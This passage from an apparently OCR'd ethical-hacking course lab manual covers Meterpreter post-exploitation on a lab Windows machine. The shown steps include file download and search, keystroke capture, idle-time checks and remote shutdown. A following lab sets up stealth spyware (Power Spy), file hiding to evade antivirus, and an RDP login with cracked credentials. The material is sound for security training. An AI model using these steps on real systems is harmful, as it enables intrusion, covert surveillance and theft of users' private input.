35. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

37. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > cd C:/
meterpreter > pwd
C:\
meterpreter >
```


Figure 2.2.18: Changing the path of the directory

38. Here, the **download** command can be used to download a file from the remote machine to the host machine. To do so, type **download <Filename.extension>** and press **Enter**.

39. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** virtual machine).

40. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.

41. Type **search -f <Filename.extension>** (here **pagefile.sys**) and press **Enter**. This displays the location of the searched file.


Parrot Terminal
File Edit View Search Terminal Help


```
meterpreter > search -f pagefile.sys
Found 1 result...
    c:\pagefile.sys (1298300928 bytes)
meterpreter >
```

Figure 2.2.19: Locating files on the victim machine

TASK 2.9

Capture the Key Strokes


42. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > search -f pagefile.sys
Found 1 result...
    c:\pagefile.sys (1298300928 bytes)
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

Figure 2.2.20: Capturing keyboard input


43. Now, switch to the **Windows 10** virtual machine, create a text file, and start typing something.


test.txt - Notepad
File Edit Format View Help
Windows (CRLF) Ln 1, Col 65 100%

```
My phone number is xxxxxxxxxx and my email address is xxxxxxxxxx
```

Figure 2.2.21: Performing keystrokes as a victim


44. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>My phone number is xxxxxxxxxx and my email address is xxxxxxxxxx

meterpreter >
```

Figure 2.2.22: Dumping all the keystrokes

45. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > idletime
User has been idle for: 2 mins 2 secs
meterpreter >
```


Figure 2.2.23: Viewing the idle time

TASK 2.10

Shutdown the Target Machine

46. You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.

47. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > shutdown
Shutting down...
meterpreter >
[*] 10.10.10.10 - Meterpreter session 1 closed.  Reason: Died
meterpreter >
```

Figure 2.2.24 Shutting down the victim machine

Shutting down

Figure 2.2.25: Victim machine successfully shut down

48. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
49. Close all open windows and document all the acquired information.
50. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab
3

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module System Hacking

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Power Spy located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy**
- Spytech SpyAgent located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent**
- Snow located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- OpenStego located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- You can also download the latest versions of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

TASK 1

User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Here, we will perform user system monitoring and surveillance using Power Spy.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, Power Spy) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the virtual machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.

1. Turn on the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator Pa$$w0rd**.

TASK 1.1

Establish a Remote Desktop Connection

3. Click the **Type here to search** icon (🔍) at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.





Figure 3.1.1: Selecting Search

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.



Remote Desktop Connection
Remote Desktop
Connection
Show Options
Connect
Help

Computer: 10.10.10.16
User name: None specified
You will be asked for credentials when you connect.

Figure 3.1.2: Remote Desktop Connection window

5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.


Windows Security
OK
Cancel

Enter your credentials

These credentials will be used to connect to 10.10.10.16.

